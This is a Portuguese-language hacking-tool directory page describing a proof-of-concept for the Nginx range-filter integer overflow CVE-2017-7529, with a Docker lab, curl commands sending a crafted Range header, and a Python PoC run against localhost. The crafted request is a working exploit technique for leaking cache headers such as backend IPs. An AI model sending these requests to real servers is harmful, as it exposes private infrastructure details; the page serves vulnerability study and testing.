
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/liusec/cve-2017-7529
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebColeta de InformaçõesTestes de PenetraçãoAprendizado e Educação
GitHubliusec/cve-2017-7529

CVE-2017-7529

Exploit de prova de conceito para estouro de inteiro no Nginx (CVE-2017-7529) que permite a divulgação de cabeçalhos de cache por meio de solicitações de intervalo forjadas, com ambiente de laboratório baseado em Docker e script de POC em Python.

Ver Repositório
16829há 9 anosAinda não revisado
Compartilhar

Vulnerabilidade de Overflow de Inteiro no Nginx CVE-2017-7529

Informações da Vulnerabilidade

Ao usar o módulo padrão do nginx, um atacante pode obter informações do cabeçalho do arquivo de cache na resposta enviando uma requisição de header contendo um campo range maliciosamente construído. Em algumas configurações, o cabeçalho do arquivo de cache pode conter o endereço IP do servidor backend ou outras informações sensíveis, resultando em vazamento de informações.

Referência: 【Análise de Vulnerabilidade】Análise de alerta sobre a vulnerabilidade de overflow de inteiro no filtro range do Nginx (CVE–2017–7529)

Impacto da Vulnerabilidade

Esta vulnerabilidade afeta todas as versões do Nginx de 0.5.6 a 1.13.2 com módulos de configuração padrão. Basta que o cache esteja ativado para que um atacante possa enviar requisições maliciosas e realizar ataques remotos, causando vazamento de informações.

Quando o servidor Nginx utiliza cache de proxy, um atacante pode obter o IP real do backend do servidor ou outras informações sensíveis ao explorar esta vulnerabilidade.

Através da nossa análise, determinamos que esta vulnerabilidade tem baixa dificuldade de exploração, podendo ser classificada como uma vulnerabilidade do tipo low-hanging-fruit, e também possui certo valor de exploração em ataques reais na rede.

Versões Afetadas

Nginx version 0.5.6 - 1.13.2

Versões Corrigidas

Nginx version 1.13.3, 1.12.1

Obtendo o Ambiente:

  1. Baixe a imagem para o ambiente local
$ docker pull medicean/vulapps:n_nginx_1
  1. Inicie o ambiente
$ docker run -d -p 8000:80 medicean/vulapps:n_nginx_1

O 8000 antes de -p 8000:80 representa a porta da máquina física e pode ser definido livremente.

Uso e Exploração

POC


  1. Acesse o arquivo de cache para obter o Content-Length, usando /proxy/demo.png como exemplo:
$ curl -I http://127.0.0.1:8000/proxy/demo.png

HTTP/1.1 200 OK
Server: nginx/1.13.1
Date: Wed, 12 Jul 2017 15:57:57 GMT
Content-Type: image/png
Content-Length: 16585
Connection: keep-alive
Last-Modified: Wed, 12 Jul 2017 15:57:57 GMT
ETag: W/"40c9-5543e4fad0d40"
X-Proxy-Cache:: MISS
Accept-Ranges: bytes

Veja Content-Length: 16585, encontre um valor maior que este número, por exemplo 17208. O segundo valor de range é 0x8000000000000000-17208, ou seja, 9223372036854758600

  1. Ao fazer a requisição, defina o range da seguinte forma:
$ curl -i http://127.0.0.1:8000/proxy/demo.png -r -17208,-9223372036854758600

Veja o resultado:
Script PoC

$ python poc.py http://127.0.0.1:8000/proxy/demo.png

Vulnerable: http://127.0.0.1:8000/proxy/demo.png


Links de Referência

  • 【Análise de Vulnerabilidade】Análise de alerta sobre a vulnerabilidade de overflow de inteiro no filtro range do Nginx (CVE–2017–7529)
  • Análise da vulnerabilidade de overflow de inteiro no Nginx CVE-2017-7529
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    930
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    354
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    349
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    289

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →




